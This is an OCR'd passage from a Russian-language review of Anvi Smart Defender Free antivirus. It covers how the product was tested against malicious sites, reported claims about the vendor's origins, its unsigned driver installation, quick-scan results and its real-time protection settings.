
Все тесты выполнялись по отдельности и моделировали поведение рядового пользователя во время веб-серфинга. Браузер Edge открывался на пустой вкладке, после чего в адресную строку вводился URL из предварительно отобранного списка вредоносных сайтов. Далее предпринималась попытка перейти на зараженную страницу, результаты протоколировались.

INFO

Парадоксально, что отсутствие антивируса может оказаться более надежной защитой, чем установка посредственного. Без прикрытия пользователь действует осторожнее. Кроме того, сторонние антивирусы отключают встроенный «Защитник Windows», но не всегда дотягивают даже до его уровня.

ANVI SMART DEFENDER FREE

Anvi Smart Defender Free v. 2.5.0 — разработка китайской Anvisoft Corporation. Эта компания появилась на рынке в 2012 году, но до сих пор ее окружает ореол тайны. Аналитик Брайан Кребс утверждает, что штаб-квартира Anvisoft расположена в провинции Сычуань, в то время как ее отдельные сервисы зарегистрированы в Канаде и Калифорнии. Брайан предполагает, что за созданием Anvisoft стоит известный китайский хакер Тан Дайлин (Tan Dailin), входивший под псевдонимом Withered Rose в организацию NCPH. Считается, что ее неофициально спонсировало правительство Китая при организации атак на сеть МО США. Ранее команда NCPH специализировалась на уязвимостях нулевого дня в популярных приложениях. Посмотрим, что за софт получился у ее бывшего (?) представителя после легализации бизнеса.



Anvi Smart Defender Setup

Installing
Please wait while Anvi Smart Defender is being installed.

Extract: product.ini

Безопасность Windows


Не удалось проверить издателя этих драйверов

→ Не устанавливать этот драйвер
Проверьте веб-сайт изготовителя оборудования на наличие обновленных драйверов для этого устройства.

→ Все равно установить этот драйвер
Устанавливайте только те драйверы, которые получены с веб-сайта или компакт-диска изготовителя оборудования. Неподписанные драйверы из других источников могут оказаться вредоносными программами.

Anvi устанавливает неподписанные драйверы

В описании Anvi Smart Defender Free утверждается, что антивирус использует два движка. На поверку движок оказался один и тот же, просто разделенный на локальный и облачный. Размер инсталлятора невелик — 37 Мбайт. Установка занимает меньше минуты, но во время нее программа требует установить неподписанные драйверы: asd2fsm.sys; asdids.sys и iaioi2c.sys, чем сразу настораживает пользователя.



Anvi Smart Defender V2.5 Free
Scan

Quick Scan / scan critical objects and most vulnerable areas in your system.


No threat is detected!
Detailed Report

Total Scan Objects 312306
Elapsed time 00:05:57
Threats Detected 0
Threats Resolved 0

Anvi — быстрое сканирование

При первом запуске Anvi мы провели рекомендованное быстрое сканирование, а заодно убрали напоминание о нем. Скан чистой «десятки» завершился за шесть минут. При этом было проверено 312 тысяч объектов.

На вкладке с настройками проверки в режиме реального времени по умолчанию все компоненты включены. Однако на ней постоянно отображается уведомление о неполной защите компьютера. Это такой своеобразный стимул приобрести платную версию с дополнительными функциями. Пока не купишь все продукты Anvisoft, защита будет считаться недостаточной.



Anvi Smart Defender V2.5 Free
Guard

Your computer is not fully protected
Your computer is not safe enough. It is vulnerable to virus infection or attack.

File System Guard
File Guard ON
Registry Guard ON
Startup Item Guard ON
USB Guard Pro OFF
Behavior Guard Pro OFF

